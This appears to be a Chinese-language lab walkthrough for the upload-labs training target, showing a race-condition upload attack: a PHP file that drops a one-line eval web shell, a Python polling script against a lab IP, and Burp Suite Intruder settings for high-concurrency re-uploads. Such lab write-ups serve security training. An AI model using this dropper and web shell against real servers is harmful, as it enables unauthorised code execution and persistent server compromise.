
```
<?php
    fputs(fopen('AttackScript.php','w'),'<?php @eval($_POST["EighteenSecond"])?>');
?>
```

把该 php 文件通过 burpsuite 不停重放，然后再写 python 脚本不停访问上传的文件，总有一瞬间是还没来得及删除就可被访问到，一旦访问到该文件就会在当前目录下生成一个 AttackScript.php 的一句话。正常渗透测试中这也是好办法，因为单纯访问带有 phpinfo() 的文件没什么效果，一旦删除还是无法利用；但这办法生成的 AttackScript.php 服务器不删除，可用蚁剑连接





- 编写访问脚本 AttackScript.py

```
import requests
url = "http://192.168.31.126:8080/upload-labs/upload/EighteenSecondMethod.php"
while True:
    response = requests.get(url)
    if response.status_code == 200:
        print("ok")
        break
```




- 上传 php 文件并用 burpsuite 拦截







- 进行下一步操作前不要把 burpsuite 的拦截功能关闭了，要一直保持拦截状态以达到测试更好的效果；然后将上传的脚本发到测试器




- 配置下测试器，点击下 $清除




- 设置无限发送空的 payload 让其一直上传该文件




- 把线程设置得高一点做到高并发




- 点击 开始攻击 不断地发送 payload



